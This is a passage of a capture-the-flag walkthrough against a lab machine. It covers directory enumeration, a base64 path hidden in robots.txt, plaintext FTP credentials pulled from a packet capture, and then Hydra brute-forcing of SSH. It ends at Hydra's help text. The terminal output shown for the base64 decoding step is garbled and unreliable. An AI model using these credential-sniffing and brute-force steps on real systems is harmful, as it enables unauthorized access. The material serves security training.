
Output File: /home/kali/Desktop/Nixsecura_CTF_Machine/reports/http_192.168.170.108/_25-03-11_03-08-40.txt

Target: http://192.168.170.108/

[03:08:40] Starting:
[03:08:41] 403 - 280B - /.ht_wsr.txt
[03:08:41] 403 - 280B - /.htaccess.bak1
[03:08:41] 403 - 280B - /.htaccess.orig
[03:08:41] 403 - 280B - /.htaccess.sample
[03:08:41] 403 - 280B - /.htaccess_extra
[03:08:41] 403 - 280B - /.htaccess.save
[03:08:41] 403 - 280B - /.htaccess_sc
[03:08:41] 403 - 280B - /.htaccess_orig
[03:08:41] 403 - 280B - /.htaccessOLD
[03:08:41] 403 - 280B - /.htaccessOLD2
[03:08:41] 403 - 280B - /.htaccessBAK
[03:08:41] 403 - 280B - /.html
[03:08:41] 403 - 280B - /.htm
[03:08:41] 403 - 280B - /.htpasswd_test
[03:08:41] 403 - 280B - /.htpasswds
[03:08:41] 403 - 280B - /.httr-oauth
[03:08:42] 403 - 280B - /.php
[03:08:50] 301 - 319B - /assets → http://192.168.170.108/assets/
[03:08:50] 200 - 476B - /assets/
[03:08:59] 200 - 23KB - /info.php
[03:09:08] 200 - 352B - /robots.txt
[03:09:09] 403 - 280B - /server-status
[03:09:09] 403 - 280B - /server-status/
[03:09:15] 200 - 466B - /vendor/
[#####] 94% 10882/11460 200/s job:1/1 errors:0
```


Step 5:

we found the some encrypt code we let's decrypt this code by base64




The screenshot shows a web browser window with the address bar displaying `192.168.170.108/robots.txt`. The page content is a standard robots.txt file. At the bottom of the file, there is a base64 encoded string: `L3RlcmMzcw==`.

```
#  
# robots.txt  
#  
# This file is to prevent the crawling and indexing of certain parts  
# of your site by web crawlers and spiders run by sites like Yahoo!  
# and Google. By telling these "robots" where not to go on your site,  
# you save bandwidth and server resources.  
#  
# This file will be ignored unless it is at the root of your host:  
# Used:    http://example.com/robots.txt  
# Ignored: http://example.com/site/robots.txt  
#  
# For more information about the robots.txt standard, see:  
# http://www.robotstxt.org/robotstxt.html  
  
User-agent: *  
Crawl-delay: 10  
  
L3RlcmMzcw==
```

Step 6:


echo print the text and base64 -d decrypt the text so /terc3s file path

A terminal window titled 'kali@kali: ~/Desktop/Nixsecura_CTF_Machine' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(kali@kali)-[~/Desktop/Nixsecura_CTF_Machine]'. The command '\$ echo "L3RlcmMzcw==" | base64 -d' is entered. The output is 'L3RlcmMzcw==', which is then piped into 'cat /terc3s'. The final output is 'L3RlcmMzcw=='.

```
(kali@kali)-[~/Desktop/Nixsecura_CTF_Machine]
$ echo "L3RlcmMzcw==" | base64 -d
L3RlcmMzcw==
cat /terc3s
L3RlcmMzcw==
```


Step 7:

Paste the file path ip/path found the pcapng file download the file and view the file in wireshark



Step 8:

then open the file and search the filter ftp because ftp show the user name and password so there is 5-6 user name and pass check the login response we got the ftp username and password .



The screenshot displays a Wireshark packet capture of an FTP session. The packet list on the left shows a series of requests and responses. Packet 2437 is highlighted, showing a 'PASS' request from 192.168.1.3 to 192.168.1.21. The packet details pane on the right shows the 'File Transfer Protocol (FTP)' structure, including the 'Current working directory: '.

No.	Time	Source	Destination	Protocol	Length	Info
1648	74.673401927	192.168.1.3	192.168.1.21	FTP	100	Response: 331 Please specify the password.
1777	85.184267084	192.168.1.21	192.168.1.3	FTP	89	Request: PASS Shadow_R00t_KinG
1808	88.816195215	192.168.1.3	192.168.1.21	FTP	88	Response: 530 Login incorrect.
1860	97.475078770	192.168.1.21	192.168.1.3	FTP	72	Request: QUIT
1862	97.475386581	192.168.1.3	192.168.1.21	FTP	80	Response: 221 Goodbye.
2005	123.725649051	192.168.1.3	192.168.1.21	FTP	86	Response: 220 (vsFTPD 3.0.5)
2024	126.905551948	192.168.1.21	192.168.1.3	FTP	78	Request: USER murfy
2026	126.905933447	192.168.1.3	192.168.1.21	FTP	100	Response: 331 Please specify the password.
2171	143.497132274	192.168.1.21	192.168.1.3	FTP	88	Request: PASS R00t_0v3rL0rd@#
2214	146.558051029	192.168.1.3	192.168.1.21	FTP	88	Response: 530 Login incorrect.
2235	150.111234249	192.168.1.21	192.168.1.3	FTP	72	Request: QUIT
2237	150.111587155	192.168.1.3	192.168.1.21	FTP	80	Response: 221 Goodbye.
2279	154.733490881	192.168.1.3	192.168.1.21	FTP	86	Response: 220 (vsFTPD 3.0.5)
2304	157.908939137	192.168.1.21	192.168.1.3	FTP	78	Request: USER murfy
2306	157.909304025	192.168.1.3	192.168.1.21	FTP	100	Response: 331 Please specify the password.
2437	185.052648705	192.168.1.21	192.168.1.3	FTP	88	Request: PASS Cyb3rNinJ4_007#
2439	185.066358487	192.168.1.3	192.168.1.21	FTP	89	Response: 230 Login successful.
2441	185.066469863	192.168.1.21	192.168.1.3	FTP	72	Request: SYST
2443	185.066602300	192.168.1.3	192.168.1.21	FTP	85	Response: 215 UNIX Type: L8
2444	185.066642614	192.168.1.21	192.168.1.3	FTP	72	Request: FEAT
2446	185.066742500	192.168.1.3	192.168.1.21	FTP	81	Response: 211-Features:
2447	185.066779068	192.168.1.3	192.168.1.21	FTP	87	Response: EPRT
2449	185.066802081	192.168.1.3	192.168.1.21	FTP	73	Response: PASV
2450	185.066836154	192.168.1.3	192.168.1.21	FTP	80	Response: REST STREAM
2452	185.066869967	192.168.1.3	192.168.1.21	FTP	89	Response: SIZE

Frame 302: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface wlo1, id 0
Ethernet II, Src: CloudNetwork_27:18:5b (f0:a6:54:27:18:5b), Dst: CloudNetwork_27:18:5b (f0:a6:54:27:18:5b)
Internet Protocol Version 4, Src: 192.168.1.3, Dst: 192.168.1.21
Transmission Control Protocol, Src Port: 21, Dst Port: 34016, Seq: 1, Ack: 1, Len: 20
File Transfer Protocol (FTP)
[Current working directory:]

Packets: 2718 · Displayed: 43 (1.6%) Profile: Default

Step 9:

Use the credentials username and password then login in ftp login successful then there are 2 important file In the ftp users.txt and pass.txt get the 2 file

```
kali@kali: ~/Desktop/Nixsecura_CTF_Machine
File Actions Edit View Help
(kali@kali)-[~/Desktop/Nixsecura_CTF_Machine]
$ ftp 192.168.170.108
Connected to 192.168.170.108.
220 (vsFTPD 3.0.5)
Name (192.168.170.108:kali): murfy
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||8116|)
ftp: Can't connect to `192.168.170.108:8116': Connection timed
out
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-r--r--  1 1001  1001      220 Feb 09 11:19 .bash_
logout
-rw-r--r--  1 1001  1001    3771 Feb 09 11:19 .bashr
c
drwx-----  2 1001  1001    4096 Feb 09 12:04 .cache
-rw-r--r--  1 1001  1001     807 Feb 09 11:19 .profi
le
-rw-r--r--  1 0      0       630 Feb 17 18:49 pass.t
xt
-rw-r--r--  1 0      0       25 Feb 09 12:31 users.
txt
226 Directory send OK.
ftp> get pass.txt
local: pass.txt remote: pass.txt
200 EPRT command successful. Consider using EPSV.
```

Step 10:

Then use hydra tool for password and username brute force –L for user list and –P for pass list
ans ip and ssh login we got the password and user then login to ssh

```
kali@kali: ~/Desktop/Nixsecura_CTF_Machine
File Actions Edit View Help
OPT      some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get
|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongodb mssql mysql n
ntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb
smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)

Example: hydra -l user -P passlist.txt ftp://192.168.0.1

